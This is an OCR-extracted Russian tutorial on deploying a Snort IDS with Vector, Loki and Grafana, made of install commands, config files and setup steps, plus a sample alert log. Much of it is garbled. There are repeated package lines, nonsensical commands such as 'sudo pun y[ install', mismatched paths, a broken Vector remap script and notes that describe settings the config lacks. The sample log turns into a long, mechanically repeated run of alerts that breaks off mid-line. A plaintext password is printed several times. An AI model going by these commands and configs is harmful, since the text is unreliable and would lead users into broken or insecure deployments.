sudo apt-get -y install -y libpcap-dev pcre2-dev libdnet-dev zlib1g-dev cmake libhwloc-dev libnetfilter-queue-dev libnfnetlink-dev libdumbnet-dev bison flex
sudo apt-get -y install -y libtool
sudo apt-get -y install -y libtool-bin
sudo apt-get -y install -y autoconf
sudo apt-get -y install -y automake
sudo apt-get -y install -y libtool
sudo apt-get -y install -y libtool-bin
sudo apt-get -y install -y libtool-bin
sudo apt-get -y install -y libtool-bin
```

БОЕВОЙ SNORT

РАЗВОРАЧИВАЕМ ОТЕЧЕСКОРОЕ IDS/IPS И УЧИМ ЕЁ ДАВАТЬ ОТПОР

```
sudo tee /etc/vector/vector.toml > /dev/null << 'EOF'
[sources.in_stdin_control]
type = "stdin"
path = "/etc/vector/logs/ids-control.ndjson"

[sinks.control_tables_ctl]
type = "vector"
inputs = ["sources.in_stdin_control"]
address = "127.0.0.1:9000"

[sources.snort]
type = "file"
include = ["/var/log/snort/alert_json*.txt"]
read_from = "end"
fingerprint.strategy = "checksum"

[transforms.parse]
type = "remap"
inputs = ["snort"]
source = '''
parsed, err = parse_json(.message)
if !is_object(parsed) {
  .parsed = parsed
abort
}
.parsed = .parsed

if exists(.src_addr) { .src = to_string(.src_addr) }
if exists(.dst_addr) { .dst = to_string(.dst_addr) }
if exists(.src_port) { .sport = .src_port }
if exists(.dst_port) { .dport = .dst_port }

if exists(.parsed.timestamp) {
  year = format_timestamp!(now(), format: "%Y") ?? "1970"
  .timestamp = year + "/" + .parsed.timestamp
  .ts = parse_time(.timestamp, format: "%Y/%m/%d %H:%M:%S.%6N", tz: "Europe/Moscow") ?? null
  if !is_timestamp(.ts) { .ts = parse_time(.timestamp, format: "%Y/%m/%d %H:%M:%S", tz: "Europe/Moscow") ?? null }
  if !is_timestamp(.ts) { .timestamp = ts_parsed } else { .timestamp = now() }
} else {
  .timestamp = now()
}

if exists(.alert) && is_object(.alert) {
  if exists(.alert.signature_id) { .sid = .alert.signature_id }
  if exists(.alert.gid) { .gid = .alert.gid }
  if exists(.alert.rev) { .rev = .alert.rev }
  if exists(.alert.priority) { .priority = .alert.priority }
  if exists(.alert.signature) { .msg = .alert.signature }
}

if exists(.parsed.geoip_lookup) {
  year = format_timestamp!(now(), format: "%Y") ?? "1970"
  .ts_parsed = parse_time(.parsed.timestamp, format: "%Y/%m/%d %H:%M:%S.%6N", tz: "Europe/Moscow") ?? null
  if !is_timestamp(.ts_parsed) { .ts_parsed = parse_time(.parsed.timestamp, format: "%Y/%m/%d %H:%M:%S", tz: "Europe/Moscow") ?? null }
  if !is_timestamp(.ts_parsed) { .ts_parsed = now() }
  if exists(.parsed.geoip_lookup.country) { .geo.country = .parsed.geoip_lookup.country }
  if exists(.parsed.geoip_lookup.city) { .geo.city = .parsed.geoip_lookup.city }
  if exists(.parsed.geoip_lookup.latitude) { .geo.lat = to_float!(.parsed.geoip_lookup.latitude) }
  if exists(.parsed.geoip_lookup.longitude) { .geo.lon = to_float!(.parsed.geoip_lookup.longitude) }
}
'''

[sinks.loki]
type = "loki"
inputs = ["transforms.parse"]
endpoint = "http://192.168.55.200:3100"
auth.strategy = "basic"
auth.user = "admin"
auth.password = "ZjMQBqJRYP5fFaqD"
encoding.codec = "text"
healthcheck.enabled = true
labels = { job = "snort_agent", server = "192.168.55.205", pipeline = "vector" }

batch.max_events = 500
batch.timeout_secs = 2
request.concurrency = 2

[api]
enabled = true
address = "127.0.0.1:8686"
playground = true
EOF
```

В файле /etc/vector/vector.toml оценим следующие значения секций:

- `timezone = "Europe/Moscow"` — время у нас московское; не Москва (такое строка в конфиге даст):
- `endpoint = "http://192.168.55.200:3100"` — это адрес и порт сервера с Grafana;
- `job = "snort_agent"` — это имя задания, чтобы в Grafana было понятно, какой сервис/агент прислал эти логи;
- `server = "192.168.55.205"` — IP-адрес сервера Snort;
- `user = "admin"` и `password = "ZjMQBqJRYP5fFaqD"` — пароль, который потребуется авторизации;
- `password = "ZjMQBqJRYP5fFaqD"` — пароль, который потребуется авторизации.

Далее проверим конфиг на ошибки:

```
sudo vector validate /etc/vector/vector.toml
```

```
Loaded "/etc/vector/vector.toml"
Component configuration
Component configuration
Health check "loki"

Failed to parse output of "/usr/bin/id -u vector" with exit code 1:

Stderr:
id: 'vector': no such user

Validated
```

Создаём стандартный конфиг для Wazuh и апуская пять и нашему файлу конфигурации:

```
sudo tee /etc/default/vector >/dev/null << EOF
VECTOR_CONFIG=/etc/vector/vector.toml
VECTOR_LOG=info
EOF
```

Теперь нижнего и Grafana. Она у меня тоже работает на Rocky Linux. IP-адрес — 192.168.55.200. Для примера логов с сервера Snort через Wazuh будем использовать Loki:

```
sudo pun y[ install apt-release net-tools openssl openssl-devel
sudo dnf install -y epel-release tar wget tcpreplay libpkap zip unzip
sudo systemctl enable --now chronyd
sudo pun y[ install tar open-ssl tools crony
sudo systemctl enable --now crony[e chronyd /bin/false lokiu
sudo mkdir -p /opt/lokiu/{data,chunks} /etc/lokiu
cd /tmp/loki
wget https://github.com/grafana/loki/releases/download/v3.5.3/loki-linux-amd64.zip
sudo unzip loki-linux-amd64.zip
sudo cp loki-linux-amd64 /opt/loki/loki
sudo chmod +x /opt/loki/loki
sudo chown -R loki:loki /opt/lokiu
sudo tee /etc/lokiu/loki-config.yml > /dev/null << 'EOF'
auth_enabled: false

server:
  http_listen_port: 3100
  grpc_listen_port: 9096

common:
  instance_addr: 0.0.0.0
  path_prefix: /opt/lokiu/data
  storage:
    filesystem:
      chunks_directory: /opt/lokiu/chunks
      rules_directory: /opt/lokiu/data/rules
  replication_factor: 1
  ring:
    kvstore:
      store: inmemory

schema_config:
  configs:
    - from: 2020-10-24
      store: boltdb-shipper
      object_store: filesystem
      schema: v11
      index:
        prefix: index_
        period: 24h

limits_config:
  reject_old_samples: false
  reject_old_samples_max_age: 168h
  allow_structured_metadata: false

sudo tee /etc/systemd/system/loki.service > /dev/null << 'EOF'
[Unit]
Description=Loki log aggregation system
After=network.target

[Service]
User=loki
Group=loki
Type=simple
Restart=on-failure
RestartSec=5s
ExecStart=/opt/loki/loki -config.file /etc/lokiu/loki-config.yml

[Install]
WantedBy=multi-user.target
EOF
sudo systemctl daemon-reload
sudo systemctl enable loki
sudo wget https://rpt.grafana.com/oss/release/grafana-12.1.1-1.x86_64.rpm
sudo pun install -y ./grafana-12.1.1-1.x86_64.rpm
sudo curl -L http://packages.grafana.com/gpg.key | sudo gpg --
dearmor -o /etc/pki/rpm-gpg/RPM-GPG-KEY-grafana
sudo pun install -y ./grafana-enterprise-12.1.1-1.x86_64.rpm
sudo tc /etc/yum.repos.d/grafana.repo
sudo systemctl enable --now grafana-server
sudo systemctl stop grafana-server
sudo systemctl start grafana-server
sudo systemctl start loki
```

Теперь зайдем в Grafana и добавим источник данных:

http://192.168.55.200:3000

Логин: admin, пароль: admin


Выбираем Connections → Add new connection → Loki.

В поле Name вводим Snort

В поле URL указываем http://localhost:3100

В разделе Authentication вводим логин и пароль. В моем примере admin:ZjMQBqJRYP5fFaqD

Нажимаем внизу Save & test.



Теперь, когда Grafana и Loki настроены, возвращаемся на сервер со Snort и запускаем Vector:

```
sudo systemctl enable vector
sudo systemctl start vector
```

Остается посмотреть шаг: добавить дашборды в Grafana.

Для начала нужно обратить взгляд на Grafana проверит данные, чтобы убедиться посылают.

Дашборды в Explore, нажимаем справа на Code и вставляем следующий запрос:

```
{server="192.168.55.205"} | json | line_format "{{.msg}}"
```

Результат должен быть как на скриншоте:

Explore
Code
Builder
Code
Query type
Range
Instant
Both
Time range
Last 1 hour
{server="192.168.55.205"} | json | line_format "{{.msg}}"
Logs volume
Logs sample
Total logs
Time
Line
2025-10-24 15:11:10.000+03
{"timestamp": "11/21/10:10:10.001434", "proto": "TCP", "src_addr": "192.168.55.205", "dst_addr": "192.168.55.200", "sport": 54321, "dport": 3100, "action": "alert", "msg": "ET DOS Possible HTTP Slowloris Attack", "priority": 2, "sid": 2019401, "gid": 1, "rev": 1, "msg": "SURICATA HTTP Unexpected request-line method", "priority": 2, "sid": 2027865, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027866, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027867, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027868, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027869, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027870, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027871, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027872, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027873, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027874, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027875, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027876, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027877, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027878, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027879, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027880, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027881, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027882, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027883, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027884, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027885, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027886, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027887, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027888, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027889, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027890, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027891, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027892, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027893, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027894, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027895, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027896, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027897, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027898, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027899, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027900, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027901, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027902, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027903, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027904, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027905, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027906, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027907, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027908, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027909, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027910, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027911, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027912, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027913, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027914, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027915, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027916, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027917, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027918, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027919, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027920, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027921, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027922, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027923, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027924, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027925, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027926, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027927, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027928, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027929, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027930, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027931, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027932, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027933, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027934, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027935, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027936, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027937, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027938, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027939, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027940, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027941, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027942, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027943, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027944, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027945, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027946, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027947, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027948, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027949, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027950, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027951, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027952, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027953, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027954, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027955, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027956, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027957, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027958, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027959, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027960, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027961, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027962, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027963, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027964, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027965, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027966, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027967, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027968, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027969, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027970, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027971, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027972, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027973, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027974, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027975, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027976, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027977, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027978, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027979, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027980, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027981, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027982, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027983, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027984, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027985, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027986, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027987, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027988, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027989, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027990, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027991, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027992, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027993, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027994, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027995, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027996, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027997, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2027998, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2027999, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028000, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028001, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028002, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028003, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028004, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028005, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028006, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028007, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028008, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028009, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028010, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028011, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028012, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028013, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028014, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028015, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028016, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028017, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028018, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028019, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028020, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028021, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028022, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028023, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028024, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028025, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028026, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028027, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028028, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028029, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028030, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028031, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028032, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028033, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028034, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028035, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028036, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028037, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028038, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028039, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028040, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028041, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028042, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028043, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028044, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028045, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028046, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028047, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028048, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028049, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028050, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028051, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028052, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028053, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP 